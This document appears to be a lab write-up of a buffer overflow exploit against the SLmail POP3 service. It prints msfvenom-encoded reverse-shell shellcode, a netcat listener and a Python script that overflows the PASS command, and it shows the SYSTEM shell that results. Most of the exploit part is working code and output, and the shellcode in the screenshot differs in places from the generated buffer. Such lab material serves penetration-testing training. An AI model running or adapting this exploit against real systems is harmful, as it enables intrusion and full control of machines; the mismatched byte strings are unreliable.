
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xbe\x50\x18\xf1\x34\xd9\xcd\xd9\x74\x24\xf4\x5d\x29\xc9"
"\xb1\x52\x83\xed\xfc\x31\x75\xe0\x03\x25\x16\x13\xc1\x39"
"\xce\x51\x2a\xc1\x0f\x36\xa2\x24\x3e\x76\xd0\x2d\x11\x46"
"\x92\x63\x9e\x2d\xf6\x97\x15\x43\xdf\x98\x9e\xee\x39\x97"
"\x1f\x42\x79\xb6\xa3\x99\xae\x18\x9d\x51\xa3\x59\xda\x8c"
"\x4e\x0b\xb3\xdb\xfd\xbb\xb0\x96\x3d\x30\x8a\x37\x46\xa5"
"\x5b\x39\x67\x78\xd7\x60\xa7\x7b\x34\x19\xee\x63\x59\x24"
"\xb8\x18\xa9\xd2\x3b\xc8\xe3\x1b\x97\x35\xcc\xe9\xe9\x72"
"\xeb\x11\x9c\x8a\x0f\xaf\xa7\x49\x6d\x6b\x2d\x49\xd5\xf8"
"\x95\xb5\xe7\x2d\x43\x3e\xeb\x9a\x07\x18\xe8\x1d\xcb\x13"
"\x14\x95\xea\xf3\x9c\xed\xc8\xd7\xc5\xb6\x71\x4e\xa0\x19"
"\x8d\x90\x0b\xc5\x2b\xdb\xa6\x12\x46\x86\xae\xd7\x6b\x38"
"\x2f\x70\xfb\x4b\x1d\xdf\x57\xc3\x2d\xa8\x71\x14\x51\x83"
"\xc6\x8a\xac\x2c\x37\x83\x6a\x78\x67\xbb\x5b\x01\xec\x3b"
"\x63\xd4\xa3\x6b\xcb\x87\x03\xdb\xab\x77\xec\x31\x24\xa7"
"\x0c\x3a\xee\xc0\xa7\xc1\x79\xe5\x37\xcb\x73\x91\x35\xcb"
"\x92\x3c\xb3\x2d\xfe\xae\x95\xe6\x97\x57\xbc\x7c\x09\x97"
"\x6a\xf9\x09\x13\x99\xfe\xc4\xd4\xec\xb1\x14\xa3\x4e"
"\x17\x2a\x19\xe6\xfb\xb9\xc6\xf6\x72\xa2\x50\xa1\xd3\x14"
"\xa9\x27\xce\x0f\x03\x55\x13\xc9\x6c\xdd\xc8\x2a\x72\xdc"
"\x9d\x17\x50\xce\x5b\x97\xdc\xba\x33\xce\x8a\x14\xf2\xb8"
"\x7c\xce\xac\x17\xd7\x86\x29\x54\xe8\xd0\x35\xb1\x9e\x3c"
"\x87\x6c\xe7\x43\x28\xf9\xef\x3c\x54\x99\x10\x97\xdc\xb9"
"\xf2\x3d\x29\x52\xab\xd4\x90\x3f\x4c\x03\xd6\x39\xcf\xa1"
"\xa7\xbd\xcf\xc0\xa2\xfa\x57\x39\xdf\x93\x3d\x3d\x4c\x93"
"\x17";

(kali@kali)-[~]
$
```


Then we edited the payload:



We ran the script to ensure it was overwritten to the breakpoint value.




Now we need to create a NCAT listener:



```
(kali@kali)-[~]
$ nc -nvlp 4445
listening on [any] 4445 ...
```


Then we did an final edit on our script:



```
File Edit Search View Document Help
fuzzer.py fuzzer.py

10 "\x0b\x1b\x8a\x0f\xaf\xa7\x49\x6d\x6b\x2d\x49\x5f\x8"
11 "\xeb\x11\x9c\x8a\x0f\xaf\xa7\x49\x6d\x6b\x2d\x49\x5f\x8"
12 "\x95\xb5\xe7\x2d\x43\x3e\xeb\x9a\x07\x18\xe8\x1d\xcb\x13"
13 "\x14\x95\xea\xf3\x9c\xed\x8c\xd7\x5c\xb6\x71\x4e\xa0\x19"
14 "\x8d\x90\x0b\x5c\x2b\xdb\xa6\x12\x46\x86\xae\xd7\x6b\x38"
15 "\x2f\x70\xfb\x4b\x1d\xdf\x57\x5c\x2d\xa8\x71\x14\x51\x83"
16 "\xc6\x8a\xac\x2c\x37\x83\x6a\x78\x67\xbb\x5b\x01\xec\x3b"
17 "\x63\xd4\xa3\x6b\xcb\x87\x03\xdb\xab\x77\xec\x31\x24\xa7"
18 "\x0c\x3a\xee\x0c\xa7\x01\x79\xe5\x37\xcb\x73\x91\x35\xcb"
19 "\x92\x3c\x3b\x2d\xfe\xae\x95\xe6\x97\x57\xbc\x7c\x09\x97"
20 "\x6a\xf9\x09\x13\x99\xfe\x04\x04\xec\xb1\x14\xa3\x4e"
21 "\x17\x2a\x19\xe6\xfb\x9b\x06\xf6\x72\xa2\x50\xa1\xd3\x14"
22 "\xa9\x27\xce\x0f\x03\x55\x13\x09\x6c\xdd\x08\x2a\x72\xdc"
23 "\x9d\x17\x50\xce\x5b\x97\xdc\xba\x33\xce\x8a\x14\xf2\xb8"
24 "\x7c\xce\xac\x17\xd7\x86\x29\x54\xe8\xd0\x35\xb1\x9e\x3c"
25 "\x87\x6c\xe7\x43\x28\xf9\xef\x3c\x54\x99\x10\x97\xdc\xb9"
26 "\xf2\x3d\x29\x52\xab\x04\x90\x3f\x4c\x03\x06\x39\xcf\xa1"
27 "\xa7\xbd\xcf\x0c\xa2\xfa\x57\x39\xdf\x93\x3d\x3d\x4c\x93"
28 "\x17")
29
30
31 buffer = ["A" * 2606 + "\x8f\x35\x4a\x5f" + "\x90" * 16 + "Baddies"]
32 for string in buffer:
33     print ("Fuzzing PASS with %s bytes" % len(string))
34     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
35     connect = s.connect (('10.0.2.23', 110))
36     s.recv(1024)
37     s.send('USER test\r\n')
38     s.recv(1024)
39     s.send('PASS ' + string + '\r\n')
40     s.send('QUIT\r\n')
41     s.close()
42
```

We then ran the final script and gained access to the target machine:



```
kali@kali: ~  
File Actions Edit View Help  
msf-pattern x msf-shell x payload x kali@kali: ~ x runscript x kali@kali: ~ x  
L-$ nc -nvlp 4445  
listening on [any] 4445 ...  
connect to [10.0.2.10] from (UNKNOWN) [10.0.2.23] 49282  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Program Files\SLmail\System>whomai  
whomai  
'whomai' is not recognized as an internal or external command,  
operable program or batch file.  
  
C:\Program Files\SLmail\System>whoami  
whoami  
nt authority\system  
  
C:\Program Files\SLmail\System>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection 2:  
  
    Connection-specific DNS Suffix  . :  
    Link-local IPv6 Address . . . . . : fe80::7992:9c97:f88d:be8d%15  
    IPv4 Address. . . . . : 10.0.2.23  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 10.0.2.1  
  
Tunnel adapter isatap.{53152A2F-39F7-458E-BD58-24D17099256A}:  
:  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . :  
  
C:\Program Files\SLmail\System>  
  
(kali@kali)-[~]  
$ Desktop  
  
(kali@kali)-[~/Desktop]  
$ python2 fuzzer.py  
Fuzzing PASS with 2977 bytes  
  
(kali@kali)-[~/Desktop]  
$
```